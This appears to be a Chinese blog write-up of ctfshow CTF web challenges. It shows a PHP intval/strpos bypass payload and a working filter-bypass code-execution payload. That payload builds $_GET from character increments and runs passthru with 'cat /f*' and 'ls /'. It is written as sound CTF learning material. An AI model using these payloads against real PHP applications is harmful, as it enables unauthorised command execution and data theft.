ctfshow吃瓜杯 web writeup

AshMOB 于 2021-11-16 23:33:55 发布 36 收藏 1

分类专栏： ctf比赛wp 文章标签： 安全

本文链接：https://blog.csdn.net/ashMOB/article/details/121368133

版权

ctf比赛wp 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

ctfshow吃瓜杯 web writeup

shellme

进去就是phpinfo，Ctrl+f搜一下就行

热身

简单的代码审计

```
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET['num'])){
    $num = $_GET['num'];
    if($num==4476){
        die("no no no!");
    }
    if(preg_match("/[a-z]|\./i", $num)){
        die("no no no!!");
    }
    if(!strpos($num, "0")){
        die("no no no!!!");
    }
    if(intval($num,0)===4476){
        echo $flag;
    }
}
```

一共三个过滤，第一个过滤可通过转换进制绕过，第二个过滤了字母，因而只能用前缀没有字母的进制，第三个过滤了第一位是0的情况，通过字符补位绕过


因而payload为

`?num=%20010574`

`?num=+010574`

shellme_Revenge

进去是一个phpinfo的页面，但是



disable_functions	fscanf,parse_url,urlencode,urldecode,rawurlencode,rawurldecode,http_build_query,readlink,symlink,link,unlink,system,escapeshellcmd,escapeshellarg,exec,shell_exec,proc_open,proc_close,proc_terminate,proc_get_status,proc_nice,rand,srand,getrandmax,mt_rand,mt_srand,mt_getrandmax,random_bytes,random_int,getservbyname,getservbyport,getprotobyname,getprotobynumber,getmyuid,getmygid,getmypid,getmyinode,getlastmod,base64_decode,base64_encode,password_hash,password_get_info,password_needs_rehash,password_verify,convert_uuencode,convert_uudecode,abs,ceil,floor,round,sin,cos,tan,asin,acos,atan,atanh,atan2,sinh,cosh,tanh,asinh,acosh,expm1,log1p,pi,is_finite,is_nan,is_infinite,pow,exp,log,log10,sqrt,hypot,deg2rad,rad2deg,bindec,hexdec,octdec,decbin,decoct,dechex,base_convert,number_format,fmod,intdiv,inet_ntop,inet_pton,ip2long,long2ip,getenv,putenv,getopt,sys_getloadavg,microtime,gettimeofday,getrusage,uniqid,quoted_printable_decode,is_uploaded_file,move_uploaded_file,gethostbyaddr,gethostbyname,gethostbynamel,gethostname,dns_check_record,checkdnsrr,dns_get_mx,getmxrr,dns_get_record,intval,floatval,doubleval,strval,boolval,gettype,settype,is_null,is_resource,is_bool,is_int,is_float,is_integer,is_long,is_double,is_real,is_numeric,is_array,is_object,is_scalar,is_callable,is_iterable,pclose,popen,readfile,rewind,rmdir,umask,fclose,feof,fgetc,fgets,fgetss,fread,fopen,fpassthru,ftruncate,fstat,fseek,ftell,fflush,fwrite,fputs,mkdir,rename,copy,tempnam,tmpfile,file,file_put_contents,stream_select,stream_context_create,stream_context_set_params,stream_context_get_params,stream_context_set_option,stream_context_get_options,stream_context_get_default,stream_con	i_set,ord,parse_str,str_getcsv,str_pad,chop,str intf,printf,vprintf,vsprintf,fprintf,vfprintf,sscanf,fscanf,parse_url,urlencode,urldecode,rawurlencode,rawurldecode,http_build_query,readlink,symlink,link,unlink,system,escapeshellcmd,escapeshellarg,exec,shell_exec,proc_open,proc_close,proc_terminate,proc_get_status,proc_nice,rand,srand,getrandmax,mt_rand,mt_srand,mt_getrandmax,random_bytes,random_int,getservbyname,getservbyport,getprotobyname,getprotobynumber,getmyuid,getmygid,getmypid,getmyinode,getlastmod,base64_decode,base64_encode,password_hash,password_get_info,password_needs_rehash,password_verify,convert_uuencode,convert_uudecode,abs,ceil,floor,round,sin,cos,tan,asin,acos,atan,atanh,atan2,sinh,cosh,tanh,asinh,acosh,expm1,log1p,pi,is_finite,is_nan,is_infinite,pow,exp,log,log10,sqrt,hypot,deg2rad,rad2deg,bindec,hexdec,octdec,decbin,decoct,dechex,base_convert,number_format,fmod,intdiv,inet_ntop,inet_pton,ip2long,long2ip,getenv,putenv,getopt,sys_getloadavg,microtime,gettimeofday,getrusage,uniqid,quoted_printable_decode,is_uploaded_file,move_uploaded_file,gethostbyaddr,gethostbyname,gethostbynamel,gethostname,dns_check_record,checkdnsrr,dns_get_mx,getmxrr,dns_get_record,intval,floatval,doubleval,strval,boolval,gettype,settype,is_null,is_resource,is_bool,is_int,is_float,is_integer,is_long,is_double,is_real,is_numeric,is_array,is_object,is_scalar,is_callable,is_iterable,pclose,popen,readfile,rewind,rmdir,umask,fclose,feof,fgetc,fgets,fgetss,fread,fopen,fpassthru,ftruncate,fstat,fseek,ftell,fflush,fwrite,fputs,mkdir,rename,copy,tempnam,tmpfile,file,file_put_contents,stream_select,stream_context_create,stream_context_set_params,stream_context_get_params,stream_context_set_option,stream_context_get_options,stream_context_get_default,stream_con

禁用了许多函数，在cookie里看到提示传参?looklook

得到代码

```php
<?php
error_reporting(0);
if ($_GET['looklook']){
    highlight_file(__FILE__);
}else{
    setcookie("hint", "?looklook", time()+3600);
}
if (isset($_POST['ctf_show'])) {
    $ctfshow = $_POST['ctf_show'];
    if (is_string($ctfshow) || strlen($ctfshow) <= 107) {
        if (!preg_match("/[!@#%^&*:'\"|`a-zA-BD-Z~\\\\]|[4-9]/",$ctfshow)){
            eval($ctfshow);
        }else{
            echo("fucccc hacker!!");
        }
    }
} else {

    phpinfo();
}
?>
```

跑脚本

```
<?php
for($a = 20; $a < 127; $a++){
    if (!preg_match("/[!@#%^&*:'\"|`a-zA-BD-Z~\\\\]|[4-9]/", chr($a))){
        echo chr($a)." ";
    }
}
?>
```

得到未过滤的字符为

`$ ( ) + , - . / 0 1 2 3 ; < = > ? C [ ] _ { }`

参考RCE提高篇 | 似雍&&非庸 (ab-alex.github.io)

了解到自增方法还能用，利用字母C的加减能构造A-Z，因而可以构造出GET


CTFshow吃瓜杯的两道web_D.MIND 的博客-CSDN博客

```
$_=C;  //C
$_++;  //D
$C=++$_;  //E
$_++;   //F
$C_=++$_;  //G
$_=(C/C.C){0};  //获取N，字符相除得到的是NAN，{0}取第一个字符就是N，这题不嫌麻烦，不用这个取巧的方法直接自增下去也行
$_++;  //O
$_++;  //P
$_++;  //Q
$_++;  //R
$_++;  //S
$_=_.$C_.$C.++$_;  //构造出_GET
($$_[1])($$_[2]); //$_GET[1] $_GET[2]

```

对payload进行URL编码

最后payload

```
GET:
?looklook=1&1=passthru&2=cat /f*

POST:
ctf_show=%24_%3DC%3B%24_%2B%2B%3B%24C%3D%2B%2B%24_%3B%24_%2B%2B%3B%24C_%3D%2B%2B%24_%3B%24_%3D(C%2FC.C)%7B0%7D%3
B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%20%24_%3D_.%24C_.%24C.%2B%2B%24_%3B(%24%24_%5
B1%5D)(%24%24_%5B2%5D)%3B%20
```



```
}
?> bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

URL

```
http://301f5762-3928-4205-8d0c-9c5deb519ff9.challenge.ctf.show/?looklook=1&1=passthru&2=ls /
```

参考这师傅还能连马

ctfshow 吃瓜杯 shellme_Revenge_高高同学-CSDN博客

GET改成POST应该就行

待续